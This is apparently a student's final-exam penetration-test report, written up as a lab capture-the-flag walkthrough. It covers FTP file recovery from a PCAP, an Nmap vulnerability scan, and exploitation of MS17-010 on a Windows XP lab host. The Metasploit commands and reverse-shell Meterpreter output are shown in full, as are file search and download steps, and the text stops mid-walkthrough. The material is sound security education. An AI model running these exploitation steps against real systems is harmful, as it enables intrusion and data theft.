SEC 431 FINAL EXAM FA23

Joshua Farias

jfarias643@g.rwu.edu

Contents

Executive Summary

This report includes findings from 3 Phases:

1) Deciphering of an unsecured file transfer from a PCAP file.
2) Exploiting Target-1 and obtaining a file from the system.
3) Utilizing Target-1 as a pivot point to conduct a WebApp Test on a 2nd Target's webpage.

Phase 1: Analysis of PCAP File and Insecure File Transfer

The PCAP file entitled sec431Stage1FinalExam.pcapng was examined within Wireshark and a file entitled sec431FA23FinalExam_phase1.gif was found. The file was transferred insecurely via the unencrypted FTP protocol and was reconstructed following the TCP stream of the file within Wireshark. The file was analyzed within HxD and Autopsy where it was determined to be of the correct file type. Given that the file was in the GIF format, it was analyzed further using photo editing software to ensure that the GIF only contained 1 frame so that any other potential information wasn't missed. After it was determined that the GIF only contained 1 frame it was scanned using a barcode reader which revealed a Google Drive link pertaining to Phase 2.

Phase 2: Exploiting Windows XP SMBv1 Vulnerability to Establish a Shell Connection

After configuring the VM, an Nmap scan utilizing the vulners script was performed against the 192.168.56.0/24 subnet revealing the Windows XP system and a SMBv1 based vulnerability (MS17-010) running on Port 445. The built-in ms17_010_psexec Metasploit module was used to exploit the MS17-010 vulnerability on the system and establish a Meterpreter shell. The command "search -f README_Stage3.txt" was used to find the CTF file on the Target system which was located at: C:\Documents and Settings\Administrator\Desktop\README_Stage3.txt

The file was then transferred to the host system using Meterpreter's "download" command in combination with absolute file and directory paths.

Phase 3: Network Pivoting, Proxychains, NTLMv2 Hash & Attempted Exploitation


While within the Meterpreter shell established in Phase 2, a second network interface containing an IP address on a different subnet (10.0.15.3) was uncovered after using ipconfig. To further enumerate any potential systems on the 10.0.15.0/24 subnet, the Windows XP system was used post-exploitation to route traffic from that subnet to the Kali system (192.168.56.4) using a SOCKS5 proxychain, a socks_proxy listener and the autoroute modules built into Metasploit. The autoroute module was configured to run within the initial Meterpreter session that was established against the Windows XP system via the SMBv1 exploit (MS17-010). A SOCKS5 proxy was established on the local host and was configured along with socks_proxy listener module in Metasploit to route traffic between the different subnets through the Meterpreter session and proxy chaining.

After successfully establishing a connection between the two different subnets, proxychains was used in combination with Nmap to uncover potential hosts on the 10.0.15.0/24 subnet. A host was discovered at the 10.0.15.4 address and was determined to be running FTP and HTTP. Firefox was configured to route traffic through the SOCKS5 proxy that was established earlier to access the webpage hosted at 10.0.15.4. Upon reading the message on the website, the HTML code was examined and was found to contain a hash string that was commented out. The hash type was discovered to be NTLMv2 and Hashcat was used to crack the password and uncover the password “superman.” After a proxy chained FTP session was attempted between the attacker and Target-2.

Proof of Concept - Walkthrough

Phase 1: Analysis of PCAP File and Insecure File Transfer


After opening the pcapng file within Wireshark and filtering for ftp-data it was discovered that a GIF file entitled sec431FA23FinalExam_phase1.gif was transferred.



ftp-data

No.	Time	Source	Destination	Protocol	Lengt	Info
341	6.195800	192.168.3.10	192.168.3.13	FTP-DA…	1514	FTP Data: 1460 bytes (PASV) (STOR sec431FA23FinalExam_phase1.gif)
343	6.195924	192.168.3.10	192.168.3.13	FTP-DA…	1514	FTP Data: 1460 bytes (PASV) (STOR sec431FA23FinalExam_phase1.gif)
344	6.196047	192.168.3.10	192.168.3.13	FTP-DA…	1514	FTP Data: 1460 bytes (PASV) (STOR sec431FA23FinalExam_phase1.gif)
346	6.196169	192.168.3.10	192.168.3.13	FTP-DA…	1514	FTP Data: 1460 bytes (PASV) (STOR sec431FA23FinalExam_phase1.gif)
347	6.196292	192.168.3.10	192.168.3.13	FTP-DA…	1514	FTP Data: 1460 bytes (PASV) (STOR sec431FA23FinalExam_phase1.gif)
349	6.196415	192.168.3.10	192.168.3.13	FTP-DA…	1514	FTP Data: 1460 bytes (PASV) (STOR sec431FA23FinalExam_phase1.gif)
350	6.196538	192.168.3.10	192.168.3.13	FTP-DA…	1514	FTP Data: 1460 bytes (PASV) (STOR sec431FA23FinalExam_phase1.gif)
352	6.196590	192.168.3.10	192.168.3.13	FTP-DA…	496	FTP Data: 442 bytes (PASV) (STOR sec431FA23FinalExam_phase1.gif)


Given that FTP is an insecure protocol since it provides no encryption the file can be reconstructed by following the TCP stream. Upon following the TCP stream, Wireshark will display all packets pertaining to the sec431FA23FinalExam_phase1.gif that was transferred via FTP.



tcp.stream eq 28

No.	Time	Source	Destination	Protocol	Lengt	Info
336	6.194621	192.168.3.10	192.168.3.13	TCP	66	59469 → 51599 [SYN] Seq=0 Win=65535 Len=0 MSS=1460 WS=128 SACK_PERM
337	6.194759	192.168.3.13	192.168.3.10	TCP	66	51599 → 59469 [SYN, ACK] Seq=0 Ack=1 Win=65535 Len=0 MSS=1460 WS=256 SACK_PERM
338	6.194974	192.168.3.10	192.168.3.13	TCP	60	59469 → 51599 [ACK] Seq=1 Ack=1 Win=4194304 Len=0
340	6.195679	192.168.3.10	192.168.3.13	FTP-DA…	1514	FTP Data: 1460 bytes (PASV) (STOR sec431FA23FinalExam_phase1.gif)
341	6.195800	192.168.3.10	192.168.3.13	FTP-DA…	1514	FTP Data: 1460 bytes (PASV) (STOR sec431FA23FinalExam_phase1.gif)
342	6.195822	192.168.3.13	192.168.3.10	TCP	54	51599 → 59469 [ACK] Seq=1 Ack=2921 Win=1051136 Len=0
343	6.195924	192.168.3.10	192.168.3.13	FTP-DA…	1514	FTP Data: 1460 bytes (PASV) (STOR sec431FA23FinalExam_phase1.gif)
344	6.196047	192.168.3.10	192.168.3.13	FTP-DA…	1514	FTP Data: 1460 bytes (PASV) (STOR sec431FA23FinalExam_phase1.gif)
345	6.196073	192.168.3.13	192.168.3.10	TCP	54	51599 → 59469 [ACK] Seq=1 Ack=5841 Win=1051136 Len=0
346	6.196169	192.168.3.10	192.168.3.13	FTP-DA…	1514	FTP Data: 1460 bytes (PASV) (STOR sec431FA23FinalExam_phase1.gif)
347	6.196292	192.168.3.10	192.168.3.13	FTP-DA…	1514	FTP Data: 1460 bytes (PASV) (STOR sec431FA23FinalExam_phase1.gif)
348	6.196313	192.168.3.13	192.168.3.10	TCP	54	51599 → 59469 [ACK] Seq=1 Ack=8761 Win=1051136 Len=0
349	6.196415	192.168.3.10	192.168.3.13	FTP-DA…	1514	FTP Data: 1460 bytes (PASV) (STOR sec431FA23FinalExam_phase1.gif)
350	6.196538	192.168.3.10	192.168.3.13	FTP-DA…	1514	FTP Data: 1460 bytes (PASV) (STOR sec431FA23FinalExam_phase1.gif)
351	6.196559	192.168.3.13	192.168.3.10	TCP	54	51599 → 59469 [ACK] Seq=1 Ack=11681 Win=1051136 Len=0
352	6.196590	192.168.3.10	192.168.3.13	FTP-DA…	496	FTP Data: 442 bytes (PASV) (STOR sec431FA23FinalExam_phase1.gif)
353	6.196590	192.168.3.10	192.168.3.13	TCP	60	59469 → 51599 [FIN, ACK] Seq=12123 Ack=1 Win=4194304 Len=0
354	6.196619	192.168.3.13	192.168.3.10	TCP	54	51599 → 59469 [ACK] Seq=1 Ack=12124 Win=1050624 Len=0
355	6.196721	192.168.3.13	192.168.3.10	TCP	54	51599 → 59469 [FIN, ACK] Seq=1 Ack=12124 Win=1050624 Len=0
356	6.196861	192.168.3.10	192.168.3.13	TCP	60	59469 → 51599 [ACK] Seq=12124 Ack=2 Win=4194304 Len=0

Following the TCP stream of any packet containing .gif in the info section will bring up the ASCII pertaining to file.




Wireshark · Follow TCP Stream (tcp.stream eq 28) · sec431Stage1FinalExam.pcapng

9 client pkts, 0 server pkts, 0 turns.

Entire conversation (12 kB) | Show data as ASCII | Stream 28

Find:

The ASCII option must be changed to Raw in order to reconstruct the file:




9 client pkts, 0 server pkts, 0 turns.

Entire conversation (12 kB)


Show data as Raw

The file must be saved with the .GIF extension. Below is the reconstructed file:

Upon examining the file within HxD and Autopsy it was verified that the file was of the correct file type and that nothing further was obfuscated:




```
Offset(h)  00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F  Decoded text
00000000   47 49 46 38 39 61 7E 07 48 00 70 00 00 2C 00 00  GIF89a~.H.p..,..
```




MIME Type: image/gif

Upon analyzing the GIF file within an image editing software it was determined that the GIF only contains 1 frame:



File size: **11.84KiB**, width: 1918px, height: 72px, frames: 1, type: gif

The file was then uploaded to an online barcode reading website. (https://online-barcode-reader.inliteresearch.com/) and found a Google Drive link pertaining to Phase 2.



Free Online Barcode Reader

To get such results using ClearImage SDK use TBR Code 103.

If your **business** application needs barcode recognition capabilities,
email your technical questions to support@inliteresearch.com
email your sales inquiries to sales@inliteresearch.com

File: test.gif

Pages: 1 **Barcodes:** 1

Barcode: 1 of 1 **Type:** Code128

Length: 84 **Rotation:** none

Module: 2.0pix **Rectangle:** {X=0,Y=0,Width=1917,Height=71}


```
https://drive.google.com/drive/folders/15CD1UrtXCB4XibDKhSQh6NVt
O8btFkp_?usp=sharing
```

Phase 2: Exploiting Windows XP SMBv1 Vulnerability to Establish a Shell Connection

Further information pertaining to the VM configuration is listed in the Appendix (see pg. 18).

A full scan of the 192.168.56.0/24 subnet identified a live host located at the IP address 192.168.56.4.


nmap -sV -Pn 192.168.56.0/24



```
Starting Nmap 7.94SVN ( https://nmap.org ) at 2023-12-12 12:27 EST
Nmap scan report for 192.168.56.4
Host is up (0.0020s latency).
Not shown: 996 filtered tcp ports (no-response)
PORT     STATE  SERVICE       VERSION
139/tcp  open   netbios-ssn   Microsoft Windows netbios-ssn
445/tcp  open   microsoft-ds  Microsoft Windows XP microsoft-ds
2869/tcp closed icslap
3389/tcp open   ms-wbt-server Microsoft Terminal Services
Service Info: OSs: Windows, Windows XP; CPE: cpe:/o:microsoft:windows, cpe:/o:micros
oft:windows_xp
```

Further enumeration of the system was done using the Nmap's vulners script to identify any potential vulnerabilities with the services that are running on the system.


Nmap -sV -script vuln -Pn 192.168.56.4



```
Host script results:
|_smb-vuln-ms10-061: false
|_smb-vuln-ms10-054: false
| smb-vuln-ms17-010:
|   VULNERABLE:
|   Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)
|     State: VULNERABLE
|     IDs:  CVE:CVE-2017-0143
|     Risk factor: HIGH
|       A critical remote code execution vulnerability exists in Microsoft SMBv1
|        servers (ms17-010).
|
|     Disclosure date: 2017-03-14
|     References:
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0143
|       https://technet.microsoft.com/en-us/library/security/ms17-010.aspx
|_      https://blogs.technet.microsoft.com/msrc/2017/05/12/customer-guidance-for-w
annacrypt-attacks/
```


The scan identified CVE-2017-0143 (MS17-010) a remote code execution vulnerability in Microsoft SMBv1 servers.

Metasploit was then used to search for windows/smb/ms17_010_psexec exploit associated with (MS17-010):




```
msf6 > use windows/smb/ms17_010_psexec
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_psexec) > 
```

The Local Host and Remote Hosts were then configured to match the IP address of the attacking system (192.168.56.3) and the target system (192.168.56.4)




```
msf6 exploit(windows/smb/ms17_010_psexec) > set LHOST 192.168.56.3
LHOST ⇒ 192.168.56.3
msf6 exploit(windows/smb/ms17_010_psexec) > set RHOSTS 192.168.56.4
RHOSTS ⇒ 192.168.56.4
msf6 exploit(windows/smb/ms17_010_psexec) > 
```

A Meterpreter session was established exploiting the SMBv1 vulnerability on Port 445.




```
msf6 exploit(windows/smb/ms17_010_psexec) > exploit

[*] Started reverse TCP handler on 192.168.56.3:4444
[*] 192.168.56.4:445 - Target OS: Windows 5.1
[*] 192.168.56.4:445 - Filling barrel with fish... done
[*] 192.168.56.4:445 - ⟵——————————— | Entering Danger Zone | ———————————⟶
[*] 192.168.56.4:445 -  [*] Preparing dynamite...
[*] 192.168.56.4:445 -          [*] Trying stick 1 (x86)...Boom!
[*] 192.168.56.4:445 -  [+] Successfully Leaked Transaction!
[*] 192.168.56.4:445 -  [+] Successfully caught Fish-in-a-barrel
[*] 192.168.56.4:445 - ⟵——————————— | Leaving Danger Zone | ———————————⟶
[*] 192.168.56.4:445 - Reading from CONNECTION struct at: 0×8a4a3da8
[*] 192.168.56.4:445 - Built a write-what-where primitive...
[+] 192.168.56.4:445 - Overwrite complete... SYSTEM session obtained!
[*] 192.168.56.4:445 - Selecting native target
[*] 192.168.56.4:445 - Uploading payload... LrlRWDdG.exe
[*] 192.168.56.4:445 - Created \LrlRWDdG.exe...
[+] 192.168.56.4:445 - Service started successfully...
[*] 192.168.56.4:445 - Deleting \LrlRWDdG.exe...
[*] Sending stage (175686 bytes) to 192.168.56.4
[*] Meterpreter session 1 opened (192.168.56.3:4444 → 192.168.56.4:1027) at 2023-12-14 21:59:13 -0500

meterpreter > 
```

The CTF file was then searched for using the “search -f README_Stage3.txt” command to find it on the system.




```
meterpreter > search -f README_Stage3.txt
Found 1 result...
=================

Path                                                         Size (bytes)  Modified (UTC)
----                                                         ------------  --------------
c:\Documents and Settings\Administrator\Desktop\README_Stage3.txt  1544          2023-12-02 15:36:48 -0500

meterpreter > 
```

The file was then downloaded from the Windows XP system (Target-1) using the “download” command and was read using the cat command.



```
meterpreter > download "c:\\Documents and Settings\\Administrator\\Desktop\\README_Stage3.txt" /kali/Desktop/
[*] Downloading: c:\Documents and Settings\Administrator\Desktop\README_Stage3.txt → /kali/Desktop/README_Stage3.txt
[*] Downloaded 1.51 KiB of 1.51 KiB (100.0%): c:\Documents and Settings\Administrator\Desktop\README_Stage3.txt → /kali/Desktop/README_Stage3.txt
